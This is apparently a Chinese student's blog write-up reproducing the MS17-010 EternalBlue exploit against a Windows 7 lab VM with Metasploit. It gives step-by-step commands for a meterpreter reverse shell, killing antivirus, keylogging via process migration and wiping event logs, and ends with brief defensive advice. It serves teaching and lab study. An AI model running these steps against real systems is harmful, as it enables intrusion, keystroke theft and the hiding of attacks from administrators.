永恒之蓝MS17-010漏洞利用 writeup

原创

置顶 奈何辰星无可奈 于 2019-07-07 14:40:11 发布 2228 收藏 15
文章标签： 漏洞利用 writeuo 渗透测试 永恒之蓝

本文链接：https://blog.csdn.net/qq_38346791/article/details/94989421

MS17-010漏洞：

MS17-010漏洞：

• 一、 MS17-010漏洞公告及相关分析报告

★MS17_010 漏洞攻击：曾经危害全球的勒索病毒利用的**永恒之蓝漏洞**。

公告

Microsoft 安全公告 MS17-010 - 严重
Microsoft Windows SMB 服务器安全更新 (4013389)
发布日期：2017 年 3 月 14 日

漏洞信息
●多个 Windows SMB 远程执行代码漏洞
●当 Microsoft 服务器消息块 1.0 (SMBv1) 服务器处理某些请求时，存在多个远程执行代码漏洞。成功利用这些漏洞的攻击者可以获取在目标系统上执行代码的能力。
●为了利用此漏洞，在多数情况下，未经身份验证的攻击者可能向**目标 SMBv1 服务器发送经特殊设计的数据包。**

应对措施:
此安全更新通过更正 SMBv1 处理这些经特殊设计的请求的方式来修复漏洞。

可以看出，该漏洞的主要成因就是攻击者可向目标 SMBv1 服务器发送经特殊设计的数据包。以此来获取在目标系统上执行代码的能力。

•二、漏洞重现

1）环境搭建

1.下载安装kali虚拟系统。

Kali:一个基于 Debian 的 Linux 发行版。它的目标就是为了简单：在一个实用的工具包里尽可能多的包含渗透和审计工具。Kali 实现了这个目标。大多数做安全测试的开源工具都被囊括在内。

Kali 是由 Offensive Security 公司开发和维护的。它在安全领域是一家知名的、值得信赖的公司，它甚至还有一些受人尊敬的认证，来对安全从业人员做资格认证。

Kali 也是一个简便的安全解决方案。Kali 并不要求你自己去维护一个 Linux 系统，或者你自己去收集软件和依赖项。它是一个“交钥匙工程”。所有这些繁杂的工作都不需要你去考虑，因此，你只需要专注于要审计的真实工作上，而不需要去考虑准备测试系统。

安装完成后设置好相应的分辨率。

Kali系统


2.安装windows7

为了在**受控的环境下**模拟攻击过程，安装windows7虚拟机作为被攻击主机。

Win7系统


3.模拟使用 MS17_010 漏洞攻击

kali控制台输入：msfconsole



进入metasploit框架

●寻找MS17_010漏洞： **search ms17_010**




找寻漏洞


这里找到了五个模块，前两个辅助模块是探测主机是否存在MS17_010漏洞，后三个是漏洞利用模块，先探测哪些主机存在漏洞

2）侦察

●输入命令：use auxiliary/scanner/smb/smb_ms17_010



●查看这个模块需要配置的信息：show options




RHOSTS 参数是要探测主机的ip或ip范围，

比如若要探测一个ip范围内的主机是否存在漏洞


●输入：set RHOSTS 192.168.125.125-129.168.125.140

当然，由于是虚拟机环境，所以目标就是win7的主机

首先查看kali自己的ip地址：192.168.163.129




●然后关闭win7的防火墙：




关闭防火墙

●查看win7的ip地址：192.168.163.130

●尝试win7 ping kali：



●用kali ping win7：




都成功了。

●现在尝试一下漏洞扫描：

set RHOSTS 192.168.163.130

exploit




这里有+号的就是可能存在漏洞的主机。【可能是因为我把win7防火墙关了】

3）漏洞利用模块

●然后就可以去利用漏洞攻击了，选择漏洞攻击模块：


use exploit/windows/smb/ms17_010_eternalblue

●查看这个漏洞的信息：info




●查看可攻击的系统平台，这个命令显示该攻击模块针对哪些特定操作系统版本、语言版本的系统：show targets


●查看攻击载荷：show payloads



●设置攻击载荷：set payload windows/x64/meterpreter/reverse_tcp



●查看模块需要配置的参数： show options



●设置RHOST，也就是要攻击主机的ip：set RHOST 192.168.163.130


●设置LHOST，也就是自己的ip，用于接收从目标机弹回来的shell：

set LHOST 192.168.163.129

攻击！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！

冲啊！！！！！！！！！！！！！！！！！！！！！！！！！！！！！

攻击： exploit攻击： exploit攻击： exploit攻击： exploit攻击： exploit攻击： exploit攻击： exploit攻击： exploit攻击： exploit攻击： exploit攻击： exploit攻击： exploit攻击： exploit攻击： exploit攻击： exploit攻击： exploit




攻击成功

4）后渗透阶段

●运行了exploit命令之后，开启了一个reverse TCP监听器来监听本地的 4444 端口，即我（攻击者）的本地主机地址（LHOST）和端口号（LPORT）。运行成功之后，将会看到命令提示符 meterpreter > 出现，

●输入： shell 即可切换到目标主机的**windows shell**，



成功！！！！！！

●可以尝试验证一下猜想：ipconfig


发现此时查询到的ip是win7的ip：192.168.163.130

完美！！！

美中不足的是中文貌似无法显示。


●要想从目标主机shell退出到 meterpreter ，只需输入：exit


●要想从 meterpreter 退出到MSF框架，输入：background



●输入： sessions -l 查看获得的shell，前面有id


●输入： session -i 1 即可切换到id为1的shell






●输入：sysinfo　查看目标主机的信息

可以看到这是刚才的win7




关闭杀毒软件：

●拿到目标主机的shell后第一件事就是关闭掉目标主机的杀毒软件，通过命令：run killav




●现在这个可怜的win7 已经成为了我待宰的羔羊

●在win7中新建记事本，打开，**模拟用户操作：**



Kali中ps 命令查看目标设备中运行的进程：




●发现了notepad！！！！


Ok，继续：

可以使用： getpid 查看当前的进程id


●使用： migrate 命令来绑定目标进程id，这里绑定目标pid的时候



●绑定完成之后，就可以开始捕获键盘数据了



可以看到，他跟踪了我的键盘记录：



> **我是陈卓，来自CUG 192162班**
> **我的学号是20161001412**

●完成攻击操作之后，要记得“打扫战场”。

●所有操作都会被记录在**目标系统的日志文件**之中，因此需要在完成攻击之后使用命令 **clearev** 命令来清除事件日志：

```
meterpreter > clearev
[*] Wiping 200 records from Application...
```

●渗透测试结束~~~~~~~~

●退出！

```
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 192.168.163.130 - Meterpreter session 1 closed.  Reason: User exit
msf5 exploit(windows/smb/ms17_010_eternalblue) > exit
root@kaliOfChenZhuo:~#
```

•漏洞利用防范

1.定期更新官网的补丁，防止**0日攻击**。

2.不要浏览不安全，来源不明的网站。

3.**防火墙**始终保持开启。事实上防火墙可以帮助隔挡掉许多攻击行为。

4.不要轻易暴露自己的IP地址，如浏览暗网等行为，需要使用洋葱网络隐藏IP

5.时常扫描电脑查看是否有未知漏洞。